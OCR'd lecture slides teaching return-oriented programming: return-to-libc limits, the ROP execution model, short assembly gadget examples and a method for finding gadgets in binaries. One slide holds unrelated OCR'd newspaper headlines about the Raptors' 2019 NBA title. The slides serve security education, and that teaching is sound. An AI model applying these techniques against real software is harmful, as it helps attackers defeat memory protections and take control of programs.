

Return-oriented Programming

Recall: Function Prologue




Recall: Function Epilogue



With `ret` instruction, the next instruction to be executed depends on a value in the stack

Return-to-libc: Recap


- Bypasses the X^W (NOEXEC) defenses
- No need to inject code to the stack!



Return-to-libc: Limitations

- The attacker cannot execute arbitrary code!
  - All-or-nothing functions
- It depends on functions that exist in `libc`
  - Proposals to remove `system` function

Return-oriented Programming (ROP)


The Globe and Mail
CHAMPIONS


Welcome to Canada,
home of the 2019 NBA Champions.
Tangerine
TORONTO STAR
WE THE CHAMPS!
Raps win. Raps win. Raps win.
Tangerine


Comme à Sainte-Marthe-sur-le-Lac en avril
DES DÉLAIS POUR
BUREAU D'ENQUÊTE
LE JOURNAL DE MONTRÉAL
Champions de la NBA
Les Raptors passent à l'histoire



Newsday Sports
Raptors win epic Game 6 to bring Toronto its first NBA title
KINGS OF THE NORTH
DIAZ FAILS, GAME SUSPENDED


OTTAWA SUN
PREHISTORIC
Dinosaurs rule the Earth again as Raptors win first NBA title in Game 6 thriller! PAGES 28-33
Your Body. Your Rules.
PinkCherry.ca


STAR METRO CALGARY
WE THE CHAMPS!
Raptors make history in 114-110 win over Golden State

CMPT 7 3 3

Return-oriented Programming (ROP)




Return-oriented Programming (ROP)

- A generalization to return-to-libc
- Doesn’t need to call a function
  - Is not affected by `libc` modifications
- Based on *unintended instruction sequences*
  - Is not affected by compiler/assembler modifications
- Turing-complete language
  - Can execute any logic

Traditional Execution Model


- A special register called IP:
  - Points to the **next instruction** to be fetched and executed
- Automatically incremented
- If we change IP → we change the program flow!



ROP Execution Model

- Each entry is a location/address to an instruction sequence
- `esp` points to the **next location** to be executed/fetched
- `esp` is not automatically incremented
- We use `ret` to increment `esp`
  - Each sequence should end with a `ret`

- If we change `esp` → we change the program flow!



ROP Gadget

- Short sequence of instructions
- Can be located in the exec. region of the program
- A ROP Gadget is not special when is executed in isolation
  - But executing sequence of gadgets can form any code we want!

```
mov ebx, eax
ret
```


- They are *unintended*
  - The assembler/compiler didn't mean to put them this way

Unintended ROP Gadgets: Example

```
mov [ebp-44], 0x00000001
```

```
test edi, 0x00000007
```

```
setnz BYTE [ebp-61]
```



When does this work?

A new Gagdet!

```
add bh, dh

mov edi, 0x0f000000

xchg eax, ebx
inc ebp
ret
```

Searching for ROP Gadgets

- Uses a trie to store found gadgets in a binary
  - Any suffix of an inst. seq. is also a valid sequence
  - The frequency of an instruction doesn't matter
- Any code location has a `ret` is a potential ROP gadget

1. Start the search *backward* from a `0xc3` instruction (i.e., `ret`)
2. If a *valid instruction* is found → Add it to the trie
3. Continue the search from that instruction

Manual Gadget Hunting

